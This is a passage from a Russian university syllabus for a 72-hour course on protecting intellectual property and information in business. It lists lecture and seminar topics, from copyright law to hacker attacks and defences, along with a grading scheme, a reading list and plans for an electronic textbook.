Инновационность курса по литературе можно проследить по спискам обязательных и дополнительных литературных источников, из которых большинство опубликовано в последние годы в издательствах и в Интернете. Литературные источники частично доступны для чтения с сайтов фирм, университетов, научно-исследовательских институтов, научных конференций, электронных библиотек, а частично для приобретения через Интернет-магазины и розничную торговую сеть. Среди авторов имеются отечественные и зарубежные специалисты. Среди литературных источников имеются книги, учебные пособия, статьи. Литературные источники подобраны под соответствующие разделы курса.

1.3.4. Инновационность курса по организации учебного процесса

Инновационность курса по организации учебного процесса означает новаторский, творческий или новый подход на отрезках к отдельным компонентам учебного процесса к таким, как подготовка и проведение теоретических и практических аудиторных и самостоятельных занятий, что в целом составляет организацию планового учебного процесса. Использование коллективной компьютерной деловой игры позволяет по-новому организовать учебный процесс на одном из отрезков путем объединения творческих сил в студенческих подгруппах для достижения поставленной цели. Другим важным моментом в организации учебного процесса должна явиться личная заинтересованность студентов в изучении учебного материала, который должен оказаться полезным как для профессионального роста и быть востребованным на работе, так и в повседневной жизни и бытовых ситуациях, что предполагает индивидуальный подход к изучению учебного материала. Таким образом, предполагается организовать учебный процесс на отрезках с учетом коллективных и индивидуальных творческих запросов учащихся.

Курс может быть использован и для самостоятельного изучения.

1.4. Структура курса

1.4.1. Объем курса

Общая трудоемкость – 72 часов

в том числе:

- лекции – 36 часа,
- семинарские и практические занятия – 36 часа.

1.4.2. Основные разделы курса

Основные разделы курса соответствуют концепции курса и списку литературных источников, содержащихся в и.2.2..

Р а з д е л 1. Интеллектуальная собственность и предпринимательская деятельность в современных условиях.

Р а з д е л 2. Правовая сторона защиты информации.

Р а з д е л 3. Административная сторона защиты информации.

Р а з д е л 4. Службы безопасности предприятия

Р а з д е л 5. Каналы утечки информации, технические методы их обнаружения и ликвидации.

Р а з д е л 6. Программные средства защиты. Защита объектов программного обеспечения.

Р а з д е л 7. Программные средства защиты. Пиратство и борьба с ним.

Р а з д е л 8. Программные средства защиты. Защита информационных систем системами криптографии данных.

Р а з д е л 9. Программная защита интеллектуальной собственности.

Р а з д е л 10. Хакерские атаки и методы защиты от них.

1.4.3. Темы лекций

Лекция 1. Понятие интеллектуальной собственности. Предпринимательская деятельность в условиях рыночной экономики.

Лекция 2. Необходимость защиты информации в современном мире.

Лекция 3. Авторское право. Охрана авторского права законами государства.

Лекция 4. Законодательные акты. Государственные стандарты защиты информации.

Лекция 5. Принципы политики безопасности. Виды политики безопасности. Уровни политики безопасности.

Лекция 6. Роли и обязанности должностных лиц по разработке и внедрению политики безопасности.

Лекция 7. Система безопасности предприятия. Правовой статус службы безопасности.

Лекция 8. Основные функции службы безопасности.

Лекция 9. Каналы утечки информации.

Лекция 10. Технические средства борьбы с промышленным шпионажем.

Лекция 11. Программные средства защиты. Объекты и назначение программной защиты.

Лекция 12. Подходы к выбору средств защиты.

Лекция 13. Программные средства защиты и борьбы с пиратством.

Лекция 14. .Ограничение доступа к компьютеру и операционной системе.

Лекция 15. Защита информационных систем системами криптографии данных.

Лекция 16. Программная защита интеллектуальной собственности.

Лекция 17. Применение программных продуктов для защиты интеллектуальной собственности. Примеры программных продуктов.

Лекция 18. Хакерские атаки и методы защиты от них.

1.4.4. Темы семинарских и практических занятий

Занятие 1. Интеллектуальная собственность и предпринимательская деятельность. Функции системы имитационного моделирования по управлению предприятием в условиях рыночной экономики в компьютерной деловой игре "Дельта".

Занятие 2. Необходимость защиты информации. Защита информации пользователей в деловой игре: руководителя и участников.

Занятие 3. Авторское право. Условия и возможности защиты и охраны авторского права в деловой игре.

Занятие 4. Государственные акты и стандарты защиты информации. Государственная политика и технический прогресс в деловой игре.

Занятие 5. Принципы политики безопасности на реальном и гипотетическом предприятии.

Занятие 6. Роли и обязанности должностных лиц по проведению политики безопасности на реальном и гипотетическом предприятии.

Занятие 7. Правовой статус и функции службы безопасности службы безопасности на реальном и гипотетическом предприятии.

Занятие 8. Каналы утечки информации на реальном и гипотетическом предприятии.

Занятие 9. Средства борьбы с промышленным шпионажем на реальном и гипотетическом предприятии.

Занятие 10. Каналы утечки информации на реальном и гипотетическом предприятии.

Занятие 11. Объекты и назначение средств программной защиты.

Занятие 12. Ограничение доступа к компьютеру и операционной системе.

Занятие 13. Выбор средств защиты для информационных систем.

Занятие 14. Программные средства борьбы с пиратством.

Занятие 15. Системы криптографии данных.

Занятие 16. Система защиты конфиденциальной информации.

Занятие 17. Разработка программы «Информационная система» для получения информации о возможных атаках и способах защиты от них.

Занятие 18. Работа с программой «Информационная система» реализации поиска нужной информации об атаках, защитах и операционных системах, где эти атаки применяются.

1.5. Описание системы контроля знаний

1.5.1. Общие правила выполнения контрольных заданий

Правила выполнения контрольных заданий связаны с условиями и критериями выставления оценок.

Условия и критерии выставления оценок

От студентов требуется посещение лекций и лабораторных занятий, обязательное участие в аттестационно-тестовых испытаниях, выполнение заданий преподавателя. Особо ценится своевременное выполнение лабораторных работ, курсовых работ, выполнение контрольных работ (тестов) и итоговое испытание.

1.5.2. Примерные типы письменных работ и форм устного контроля

Список тем письменных творческих работ (эссе) и докладов предлагается студентам в начале учебного года. Студент вправе выбрать тему из данного списка или предложить свою (согласовав с преподавателем). Вопросы и задания по контрольным работам становятся известны непосредственно при тестировании. Требования к оформлению работ: полуторный интервал, кегль - 14, цитирование и сноски в соответствии с принятыми стандартами, тщательная выверенность грамматики, орфографии, синтаксиса, текст эссе должен быть не менее 8-10 страниц. Творческая работа не должна быть ни в коем случае реферативного, описательного характера, большое место в ней должно быть уделено аргументированному представлению своей точки зрения студентами, критической оценке рассматриваемого материала и проблематики, что должно выявить их аналитическое способности. То же касается и устных докладов, которые должны представлять собой не пересказ чужих мыслей, а попытку самостоятельной проблематизации определенной, достаточно узкой и конкретной темы. Тестирование

проводится с тем, чтобы проверить усвоение студентами материала курса, их умение применять полученные знания на практике.

Продолжительность контрольной работы - 2 академических часа.

1.5.3. Шкала оценок, итоговые оценки (методика выставления)

Балльная структура оценки:

Формы контроля

Посещение занятий – 10 баллов

Активная работа на семинаре – 20 баллов

Внутрисеместровые аттестации (2х10) – 20 баллов (в форме тестов на основе пройденного материала и по дополнительной литературе) Итоговое испытание – 20 баллов Всего – 70 баллов.

Шкала оценок:

Неуд	**3**	**4**	**5**

Кредит	Сумма баллов	F	FX	E	D	C	B	A
		2	2+	3	**3+**	**4**	**5**	5+
2	72	менее 25	25	37	43	**49**	61	67

Пояснение оценок:

A – выдающийся ответ;

B – очень хороший ответ;

C – хороший ответ;

D – достаточно удовлетворительный ответ;

E – отвечает минимальным требованиям удовлетворительного ответа;

FX – Оценка 2+ означает, что студент может добрать баллы только до минимального удовлетворительного ответа;

F – неудовлетворительный ответ (либо повтор курса в установленном порядке, либо основание для отчисления).

Для получения зачета по итогам текущей и итоговой успеваемости необходимо набрать 56 баллов при условии выполнения всех форм контроля.

К обязательной сдаче зачета привлекаются студенты, не набравшие количество баллов, необходимых для получения положительной оценки (при условии выполнения **всех** семинарских и практических занятий, лабораторных работ).

В зависимости от количества набранных в течение семестра баллов выставляются следующие экзаменационные оценки:

56-74 баллов экзамен – “удовлетворительно”

75 – 90 баллов – экзамен – “хорошо”

91 и более баллов – экзамен – “отлично”

К обязательной сдаче экзамена привлекаются студенты, не набравшие количество баллов, необходимых для получения положительной оценки.

К сдаче экзаменов в традиционной форме также допускаются студенты, желающие получить более высокую оценку.

Максимальное количество баллов на экзамене – 20. При выведении итоговой оценки по результатам экзамена применяется понижающий коэффициент 0.87.

1.5.4. Академическая этика, соблюдение авторских прав

Все имеющиеся в работе сноски тщательно выверяются и снабжаются «адресами». Не допустимо включать в свою работу результаты работ других авторов без указания на это, использовать чужие идеи без указания первоисточника. Это касается и источников, найденных в интернете. Необходимо указывать полный адрес сайта. Все случаи плагиата должны быть исключены. В конце работы дается исчерпывающий список всех использованных источников.

2. Программа курса УМК

2.1. Аннотированное содержание курса УМК

Аннотированное содержание курса УМК приводится в соответствии с разбиением по видам занятий (лекции, семинарские и практические занятия) и указанием трудоемкости в часах.

Аннотированное содержание курса УМК следует рассматривать совместно с п. 1.5.2. Основные разделы курса и п. 2.2. Список обязательной и дополнительной литературы, в котором имеется концепция разделов структуры УМК.

Темы лекций и семинарских и практических занятий

Лекция 1. Понятие интеллектуальной собственности. Предпринимательская деятельность в условиях рыночной экономики. (2 часа).

Занятие 1. Интеллектуальная собственность и предпринимательская деятельность. Функции системы имитационного моделирования по управлению предприятием в условиях рыночной экономики в компьютерной деловой игре "Дельта".(2 часа).

Лекция 2. Необходимость защиты информации в современном мире. (2 часа).

Занятие 2. Необходимость защиты информации. Защита информации пользователей в деловой игре: руководителя и участников. (2 часа).

Лекция 3. Авторское право. Охрана авторского права законами государства. (2 часа).

Занятие 3. Авторское право. Условия и возможности защиты и охраны авторского права в деловой игре. (2 часа).

Лекция 4. Законодательные акты. Государственные стандарты защиты информации. (2 часа).

Занятие 4. Государственные акты и стандарты защиты информации. Государственная политика и технический прогресс в деловой игре. (2 часа).

Лекция 5. Принципы политики безопасности. Виды политики безопасности. Уровни политики безопасности. (2 часа).

Занятие 5. Принципы политики безопасности на реальном и гипотетическом предприятии. (2 часа).

Лекция 6. Роли и обязанности должностных лиц по разработке и внедрению политики безопасности. (2 часа).

Занятие 6. Роли и обязанности должностных лиц по проведению политики безопасности на реальном и гипотетическом предприятии. (2 часа).

Лекция 7. Система безопасности предприятия. Правовой статус службы безопасности. (2 часа).

Лекция 8. Основные функции службы безопасности. (2 часа).

Занятие 8. Каналы утечки информации на реальном и гипотетическом предприятии. (2 часа).

Лекция 9. Каналы утечки информации. (2 часа).

Занятие 9. Каналы утечки информации на реальном и гипотетическом предприятии. (2 часа).

Лекция 10. Технические средства борьбы с промышленным шпионажем. (2 часа).

Занятие 10. Средства борьбы с промышленным шпионажем на реальном и гипотетическом предприятии. (2 часа).

Лекция 11. Программные средства защиты. Объекты и назначение программной защиты. (2 часа).

Занятие 11. Объекты и назначение средств программной защиты. (2 часа).

Лекция 12. Подходы к выбору средств защиты. (2 часа).

Занятие 12. Ограничение доступа к компьютеру и операционной системе. (2 часа).

Лекция 13. Программные средства защиты и борьбы с пиратством. Ролевое управление доступом в коммерческом банке. (2 часа).

Занятие 13. Выбор средств защиты для информационных систем. Ролевой доступ. Защита программ от несанкционированного использования. (2 часа).

Лекция 14. .Ограничение доступа к компьютеру и операционной системе. (2 часа).

Занятие 14. Программные средства борьбы с пиратством. (2 часа).

Лекция 15. Защита информационных систем системами криптографии данных. (2 часа).

Занятие 15. Системы криптографии данных. (2 часа).

Лекция 16. Программная защита интеллектуальной собственности. (2 часа).

Лекция 17. Применение программных продуктов для защиты интеллектуальной собственности. Примеры программных продуктов. (2 часа).

17. Разработка программы «Информационная система» для получения информации о возможных атаках и способах защиты от них. (2 часа).

Лекция 18. Хакерские атаки и методы защиты от них(2 часа)..

Занятие 18. Работа с программой «Информационная система» реализации поиска нужной информации об атаках, защитах и операционных системах, где эти атаки применяются. (2 часа).

2.2. Список обязательной и дополнительной литературы

Общий список обязательной и дополнительной литературы приведен с указанием соответствия источника разделам читаемого курса.

Ниже приводится концепция разделов структуры УМК с указанием соответствия каждому выделенному разделу использованных литературных источников читаемого курса. Концепция разделов структуры УМК соответствует п. 1.5.2. Основные разделы курса.

Введение. Понятие интеллектуальной собственности. Предпринимательская деятельность в условиях рыночной экономики. Необходимость защиты информации в современном мире. [1]

Правовая сторона защиты информации. Авторское право. Охрана авторского права законами государства. Законодательные акты. Государственные стандарты защиты информации. [2]-[10]

Административная сторона защиты информации. Принципы политики безопасности. Виды политики безопасности. Уровни политики безопасности. Роли и обязанности должностных лиц по разработке и внедрению политики безопасности. [11], [13]

Службы безопасности предприятия. Система безопасности предприятия Правовой статус службы безопасности. Основные функции службы безопасности. Организация (создание) службы безопасности. Управление службой безопасности. Разведывательное подразделение. Контрразведывательное подразделение. Охранное подразделение. Штабное подразделение. [12]

Каналы утечки информации, технические методы их обнаружения и ликвидации. Каналы утечки информации: визуально-оптические каналы, акустические каналы, электромагнитные каналы, материально-вещественные каналы. Поиск каналов утечек. Технические средства борьбы с промышленным шпионажем. [13]-[15], [24]

Программные средства защиты. Объекты и назначение программной защиты. Структура и типы программной защиты. Классификация средств защиты. Подходы к выбору средств защиты. Пиратство и борьба с ним. Организация программной защиты. Защита операционной системы. Ограничение доступа к компьютеру и операционной системе. Программная организация доступа. Защита информационных систем. Система криптографии данных. Стандарты криптографии. Защита программ от несанкционированного использования. Защита данных на цифровых носителях от копирования. Программная защита данных при их передаче.

Программная защита интеллектуальной собственности. Защита целостности и точности данных. Создание распределенной дисковой системы.

Программное восстановление данных. Примеры программных продуктов. [11], [16]-[18], [24]

Хакерские атаки и методы защиты от них. Атаки. Защиты. Операционные системы. Использование защит для отражения атак. [19]-[23]

Общий список обязательной и дополнительной литературы:

1. Список основных понятий http://www.sbras.nsc.ru/intellectual/invention/notion.htm#ob_pr_sob
2. Тамбовский электронный учебник http://tsu.tmb.ru/old/ru/conkurs/intel/index.html
3. Закон «О правовой охране программ для ЭВМ и баз данных» http://www.relcom.ru/Archive/1997/ComputerLaw/RussiaLaws/Zak_soft.
4. Закон «О правовой охране топологий интегральных микросхем» http://www.fips.ru/avp/law/3526-1SN.HTM
5. Закон «О товарных знаках, знаках обслуживания и наименованиях мест происхождения товаров» http://www.fips.ru/

6. Закон «Об авторском праве и смежных правах» http://www.patentclub.ru/zakon1.shtml
7. Патентный закон http://www.belashov.land.ru/FIPS-RU/p-sakon.htm
8. Закон «электронной цифровой подписи» http://www.rg.ru/oficial/doc/federal_zak/1-fz.shtm
9. Правовая защита интеллектуальной собственности http://www.innovbusiness.ru/content/document_r_B3D5BFE3-282D-4FA6-94FB-43B891597726.html
10. Доктрина информационной безопасности Российской Федерации. http://sci-innov.ru/law/base/292/
11. Защита компьютерной информации, Терехов А.В., Чернышов В.Н., Селезнев А.В., Рак И.П., И.: Тамбовский государственный технический университет (ТГТУ), 2003 г.
12. Служба безопасности предприятия, В.П. Мак-Мак.
13. «Безопасность информационных технологий. Методология создания систем защиты», В.В. Домарев, 2003 г.
14. Каталог технических защитных средств http://www.sobez.ru/save_inf/
15. Устройства с полным описанием http://www.sinf.ru/catalog/sp_deftel/si2060.htm
16. Информационная безопасность, системы защиты информации http://www.gaz-is.ru
17. Серия новых продуктов для защиты конфиденциальной информации на персональных компьютерах, ноутбуках и сменных носителях. http://www.strongdisk.ru/products/sdpro
18. Программные пакеты для защиты компьютера http://www.safensoft.ru/safensec/personal/
19. Защита компьютера http://www.safensoft.ru/safensec/personal/
20. www.bugtraq.ru
21. www.securityscan.ru

22. "АТАКА НА INTERNET", Илья Давидович Медведовский, Павел Валентинович Семьянов, Дмитрий Геннадьевич Леонов, Издательство ДМК 1999г.
23. “Обнаружение хакерских атак”, Джон Чирилло, Издательство Питер, 2002 г.
24. Технические средства защиты информации, Ю.С. Сидорин, Учеб. пособие. СПб.: Изд-во Политехн. ун-та, 2005

2.3. Темы рефератов, курсовых работ, эссе

Предложим некоторые примерные темы для написания рефератов, выполнения домашних заданий.

2.3.1. Темы рефератов

Предложим некоторые темы для написания рефератов.

1. Интеллектуальная собственность в условиях рыночной экономики.
2. Предпринимательская деятельность в условиях рыночной экономики.
3. Маркетинг инновационных разработок.
4. Вложение средств в исследования для завоевания рынков сбыта.
5. Теория и практика рыночной экономики.
6. Теория и практика сетевой экономики.
7. Теория и практика охраны авторского права законами государства.
8. Обеспечение информационной безопасности на предприятии.
9. Каналы утечки информации на предприятии.
10. Современный промышленный шпионаж.
11. Средства борьбы с промышленным шпионажем.
12. Организация программной защиты.
13. Программная организация доступа.

14. Ролевое управление доступом.
15. Системы криптографии данных.
16. Программная защита при передаче данных.
17. Программная защита интеллектуальной собственности.
18. Современные программные продукты для поддержки предпринимательской деятельности.
19. Сетевые программные продукты для мониторинга предпринимательской деятельности.
20. Сетевой мониторинг инновационных проектов на федеральном уровне.
21. Электронная цифровая подпись.
22. Обнаружение хакерских атак
23. Использование защит для отражения хакерских атак.

2.3.2. Тематика домашних заданий

Предложим некоторые темы для домашних заданий.

1. Планирование в подсистемах маркетинга, производства, финансов.
2. Разработка стратегических планов развития предприятия с учетом инновационных продуктов, потребовавших больших вложений в исследования.
3. Тестирование маркетинговых стратегических планов развития предприятия с разным уровнем вложения средств в исследования на модели деловой игры «Дельта» с I-показателем по версии программного обеспечения.

2.4. Учебный тематический план курса УМК

Учебный тематический план курса УМК представляет собой календарный план, структурированный по видам учебных занятий, с указанием трудоемкости в часах по темам лекций и занятий, который соответствует п. 1.5.2. Основные разделы курса.

Неделя I. Лекция 1. Понятие интеллектуальной собственности. Предпринимательская деятельность в условиях рыночной экономики. (2 часа).

Занятие 1. Интеллектуальная собственность и предпринимательская деятельность. Функции системы имитационного моделирования по управлению предприятием в условиях рыночной экономики в компьютерной деловой игре "Дельта".(2 часа).

Неделя II. Лекция 2. Необходимость защиты информации в современном мире. (2 часа).

Занятие 2. Необходимость защиты информации. Защита информации пользователей в деловой игре: руководителя и участников. (2 часа).

Неделя III. Лекция 3. Авторское право. Охрана авторского права законами государства. (2 часа).

Занятие 3. Авторское право. Условия и возможности защиты и охраны авторского права в деловой игре. (2 часа).

Неделя IV. Лекция 4. Законодательные акты. Государственные стандарты защиты информации. (2 часа).

Занятие 4. Государственные акты и стандарты защиты информации. Государственная политика и технический прогресс в деловой игре. (2 часа).

Неделя V. Лекция 5. Принципы политики безопасности. Виды политики безопасности. Уровни политики безопасности. (2 часа).

Занятие 5. Принципы политики безопасности на реальном и гипотетическом предприятии. (2 часа).

Неделя VI. Лекция 6. Роли и обязанности должностных лиц по разработке и внедрению политики безопасности. (2 часа).

Занятие 6. Роли и обязанности должностных лиц по проведению политики безопасности на реальном и гипотетическом предприятии. (2 часа).

Неделя VII. Лекция 7. Система безопасности предприятия. Правовой статус службы безопасности. (2 часа).

Неделя VIII. Лекция 8. Основные функции службы безопасности. (2 часа).

Занятие 8. Каналы утечки информации на реальном и гипотетическом предприятии. (2 часа).

Неделя IX. Лекция 9. Каналы утечки информации. (2 часа).

Занятие 9. Каналы утечки информации на реальном и гипотетическом предприятии. (2 часа).

Неделя X. Лекция 10. Технические средства борьбы с промышленным шпионажем. (2 часа).

Занятие 10. Средства борьбы с промышленным шпионажем на реальном и гипотетическом предприятии. (2 часа).

Неделя XI. Лекция 11. Программные средства защиты. Объекты и назначение программной защиты. (2 часа).

Занятие 11. Объекты и назначение средств программной защиты. (2 часа).

Неделя XII. Лекция 12. Подходы к выбору средств защиты. (2 часа).

Занятие 12. Ограничение доступа к компьютеру и операционной системе. (2 часа).

Неделя XIII. Лекция 13. Программные средства защиты и борьбы с пиратством. (2 часа).

Занятие 13. Выбор средств защиты для информационных систем. Ролевой доступ. Защита программ от несанкционированного использования. (2 часа).

Неделя XIV. Лекция 14. .Ограничение доступа к компьютеру и операционной системе. (2 часа).

Занятие 14. Программные средства борьбы с пиратством. (2 часа).

Неделя XV. Лекция 15. Защита информационных систем системами криптографии данных. (2 часа).

Занятие 15. Системы криптографии данных. (2 часа).

Неделя XVI. Лекция 16. Программная защита интеллектуальной собственности. (2 часа).

Неделя XVII. Лекция 17. Применение программных продуктов для защиты интеллектуальной собственности. Примеры программных продуктов. (2 часа).

17. Разработка программы «Информационная система» для получения информации о возможных атаках и способах защиты от них. (2 часа).

Неделя XVIII. Лекция 18. Хакерские атаки и методы защиты от них. (2 часа).

Занятие 18. Работа с программой «Информационная система» реализации поиска нужной информации об атаках, защитах и операционных системах, где эти атаки применяются. (2 часа).

3. Объем УМК и требования к тексту

При разработке УМК использованы требования к объему УМК и требования к тексту, взятые из ТЗ на разработку УМК.

3.1. Трудоемкости учебной работы

Разработанный УМК «Защита интеллектуальной собственности в предпринимательской деятельности» соответствует трудоемкости учебной работы не менее 72 часа.

3.2. Описания работы с мультимедийным комплексом

К УМК, который разработан, в основном, в мультимедийном формате, должно быть приложено описания работы с мультимедийным комплексом.

3.3. Требования к формату текстов

Требования к формату текстов: Шрифт Times New Roman; размер шрифта 14 pc; межстрочный интервал – 1,5; поля – 2,5 см.

3.4. Краткая пояснительная записка к электронному учебнику

Основные положения защиты интеллектуальной собственности в предпринимательской деятельности должны приводится в **опубликованном учебном пособии** в общем виде и применительно к современным условиям. В качестве дополнительного материала, расширяющего кругозор студентов, предназначается электронный учебник.

Электронный учебник является **дополнительным учебным материалом** и предназначен для углубленного изучения студентами предмета «Защита интеллектуальной собственности в предпринимательской деятельности» в высших учебных заведениях в

рамках дополнительной и дистантной формы обучения по специальности «Информационно-телекоммуникационные системы».

Основная **цель** электронного учебника – содержательно обеспечить и технологически организовать работу студентов по углубленному самостоятельному формированию знаний, умений и навыков в рамках реализации информационно-математического подхода. **Назначение** электронного учебника – содействовать развитию познавательного интереса студентов на основе самопознания и саморазвития, а также углубленному самостоятельному ознакомлению с принципами и методами анализа компонент защиты интеллектуальной собственности в предпринимательской деятельности, привитие практических навыков в решении инженерно-технических задач.

Самостоятельная работа студентов является важной составной частью учебной работы и имеет целью закрепление и углубление полученных знаний и навыков, подготовку к предстоящим занятиям и зачетам, а также формирование культуры умственного труда и самостоятельности в поиске и приобретении новых знаний.

Содержание текстов электронного учебника не заменяет, а дополняет тексты основных учебников по дисциплине, призвано помочь студентам в освоении принципов защиты интеллектуальной собственности в предпринимательской деятельности, моделирования и реализации систем на компьютере.

Организационно электронный учебник состоит из введения и 9 модулей (глав), последовательно раскрывающих учебный материал.

Технически электронный учебник будет реализован в виде совокупности гипертекстовых документов, содержащих иллюстрации и контекстные ссылки, позволяющие осуществлять мгновенные переходы к родственному материалу и обратно. Особо следует подчеркнуть наличие в электронном учебнике механизма закладок (“Избранное”), позволяющего

студентам фиксировать наиболее важные для них места учебного материала.

Указанная совокупность гипертекстовых документов должна быть обработана специальным компилятором с тем, чтобы электронный учебник был представлен одним CHM-файлом. Указанная технология является передовой, в настоящее время ее используют для документирования ведущие мировые производители программного обеспечения, как Microsoft (справка по Windows), Macromedia

Содержание самостоятельной работы студента должно быть описано с помощью заранее подготовленных модулей, которые могут совпадать по количеству и содержанию с разделами данного УМК «Защита интеллектуальной собственности в предпринимательской деятельности».

Мультимедийный электронный учебник предназначается для дополнительной профессиональной подготовки по направлениям «Информационно-телекоммуникационные системы».